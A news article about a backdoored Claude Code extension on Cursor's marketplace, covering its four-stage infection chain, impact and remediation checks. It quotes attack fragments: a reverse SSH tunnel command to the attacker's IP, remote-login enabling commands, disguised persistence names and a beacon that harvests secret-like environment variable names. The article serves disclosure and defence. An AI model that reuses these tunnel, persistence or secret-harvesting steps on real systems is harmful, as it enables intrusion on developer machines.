Claude Code extension backdoored on Cursor's marketplace
A tampered Claude Code extension, versions 2.1.312 and 2.1.313, planted an SSH backdoor via Cursor's VS Code marketplace on 29 October 2026.
Written by AiAgentsListing Team
What happened

Between about 2:27am and 1:35pm Pacific time on 29 October 2026, a tampered build of Anthropic's Claude Code extension sat live in the Cursor VS Code Extension Marketplace. Versions 2.1.312 and 2.1.313 for macOS and Windows carried code that planted a persistent SSH backdoor on any machine that installed or auto updated to them. Cursor pulled the listing, shut the marketplace down as a precaution, and worked with the attacker's hosting provider to take the command server offline.
Claude Code for VS Code is Anthropic's official coding-agent extension. A tampered build, distributed through the Cursor Marketplace as versions 2.1.312 and 2.1.313, added an attacker's SSH key to a victim's authorized_keys file, tried to open a reverse SSH tunnel to a server at 134.209.82.225, and reported host details back, before Cursor pulled it on 29 October 2026.
What changed
Cursor removed the malicious extension, rebuilt its marketplace and published remediation scripts once the compromise came to light. The infection chain, reconstructed by security firm Phorion and researcher Kevin Beaumont in write-ups published 30 October 2026, ran in four stages:
- The injected code ran as soon as Node loaded
extension.js, before the extension's normalactivate()callback, so a user did not need to interact with Claude Code for the payload to fire. - Stage 1 added an Ed25519 public key labeled
svc-telemetryto~/.ssh/authorized_keysand tried to turn on the local SSH service:systemctlorserviceon Linux,systemsetup -setremotelogin onon macOS,Add-WindowsCapability -Online -Name OpenSSH.Serveron Windows. - Stage 2 opened a reverse SSH tunnel (

ssh -N -R '*:0:localhost:22', orautosshwhen present) out to 134.209.82.225, authenticating with a second embedded key labeledsvc-telemetry-tun. - Stage 3 installed persistence: a LaunchAgent disguised as
com.apple.sysmond.pliston macOS, an@rebootcron entry on Linux, and a scheduled task namedSysMonwith a Startup-folder fallback on Windows. - Stage 4 sent a one-off recon beacon over HTTP POST to
134.209.82.225:8099, carrying hostname, username, OS, home directory, working directory, Git email, public IP, and up to 40 environment variable names matching/KEY|TOKEN|SECRET|PASS|AWS|GCP/i. It collected the variable names, not their values. - Phorion found a bug in the macOS path: checking
systemsetup -getremoteloginwithout admin rights returns an error message rather than "Off", so the script's own logic skipped enabling Remote Login on most Macs, leaving the inbound side of the tunnel pointed at a closed port 22 unless SSH was already running. - Cursor's updated notice says the failure is not limited to Macs: turning on the local SSH service requires admin rights, which the malicious extension does not have on most macOS and Windows hosts, so on those hosts "the step fails and the attacker could not have logged in through the tunnel". The extension still added the attacker's SSH key, installed persistence and sent host details, so Cursor asks everyone affected to follow its remediation steps regardless.
- Cursor says it removed the malicious version on detection, audited every other extension in the marketplace and found none tampered, rotated its signing keys, rebuilt and restarted the marketplace, and worked with the attacker's hosting provider to take the command-and-control server offline, so the beacon and reverse tunnel no longer function.
- Beaumont reported that Cursor told him roughly 5,000 developer systems installed the compromised build.
Why it matters for agent builders
An IDE extension runs with the full permissions of the editor and the user running it, so one compromised marketplace listing for a coding agent reaches straight into source code, SSH keys and environment variables on a developer's own machine. The same risk applies to any agent shipped as an IDE plugin, a CLI tool, or an MCP server distributed through a third-party marketplace rather than the maker's own channel: a single tampered build or update can reach every user who trusts the listing. Cursor's notice states the malicious build was not developed by Anthropic and that no other Cursor products were affected, which points to a hole in the marketplace's publishing pipeline rather than in Claude Code's own code.
What to watch
Cursor has not said publicly how an attacker got a malicious build published under Anthropic's verified account on its marketplace, as of 31 October 2026. That question decides whether this was a one-off credential compromise or a reusable hole in how third-party extension marketplaces verify publishers. Phorion's advisory was still being updated as of 31 October 2026, after Cursor extended the list of affected versions from 2.1.313 alone to include 2.1.312, so the final scope of affected builds may not yet be settled.
Key takeaways
- Cursor's Marketplace served a backdoored Claude Code extension, versions 2.1.312 and 2.1.313 for macOS and Windows, for roughly 11 hours on 29 October 2026.
- The payload planted an SSH key, tried to open a reverse tunnel to 134.209.82.225, installed OS-specific persistence, and beaconed host details, all before the extension's own activation code ran.
- Without admin rights the backdoor could not turn on the local SSH service on most macOS and Windows hosts, so Cursor says the attacker could not have logged in through the tunnel there, but the key and the persistence were still installed.
- Cursor says the malicious versions were not built by Anthropic, that no other extensions were tampered with, and that the attacker's server is now offline.
- Uninstalling the extension alone does not remove the backdoor: Cursor published separate remediation scripts for macOS and Windows.
FAQ
How do I check if my machine is affected?
Cursor's notice gives a check for each platform. On macOS, run:
grep -qs svc-telemetry ~/.ssh/authorized_keys && echo "svc-telemetry key found" || echo "No key found; machine not impacted"On Windows, run in PowerShell:
$files = "$HOME\.ssh\authorized_keys", "C:\ProgramData\ssh\administrators_authorized_keys" | Where-Object { Test-Path $_ }
if ($files -and (Select-String svc-telemetry $files)) { "svc-telemetry key found" } else { "No key found; machine not impacted" }
Each check prints either "svc-telemetry key found" or "No key found; machine not impacted". If the key is found, Cursor says your machine is impacted: follow its remediation steps and run the remediation script for your platform.
Does uninstalling the Claude Code extension remove the backdoor?
No. Cursor says uninstalling the extension alone is not enough, because the payload drops standalone persistence, a LaunchAgent on macOS, a cron entry on Linux, or a scheduled task on Windows, that keeps running independently of the extension. Cursor published separate remediation scripts for macOS and Windows to remove the key, the persistence mechanism and any running tunnel process.
Which versions of Claude Code for VS Code were affected?
Versions 2.1.312 and 2.1.313 of the Anthropic.claude-code extension, for macOS and Windows, distributed only through the Cursor VS Code Extension Marketplace between about 2:27am and 1:35pm Pacific time on 29 October 2026. Cursor says it found no evidence that other versions or other distribution channels were affected.
Source: Cursor security notice Discussion: Hacker News
Developers choosing an AI coding agent or an MCP server can compare how Claude Code and Cursor stack up on AI Agents Listing.
Subscribe to our newsletter
One email a week. New agents, MCP servers and skills, and what is actually getting traction.
More news
Agweb ships as a WebKit browser built for coding agents
Agweb is an open source macOS browser for AI agents, shipped 14 November 2026 with an installable skill for Claude Code and Codex.
Edge0-145B ships as open 145B model for local agents
Edge0-AI open-sourced Edge0-145B, a 145B-parameter model it says runs coding and agent tasks on a single laptop with 29GB of peak memory.
AgentRun ships as open-source self-improving agent platform
Grep.ai open-sourced AgentRun, an Apache-2.0 platform adding self-improving skills and durable runs to Claude Code, Codex, Pi and OpenCode agents.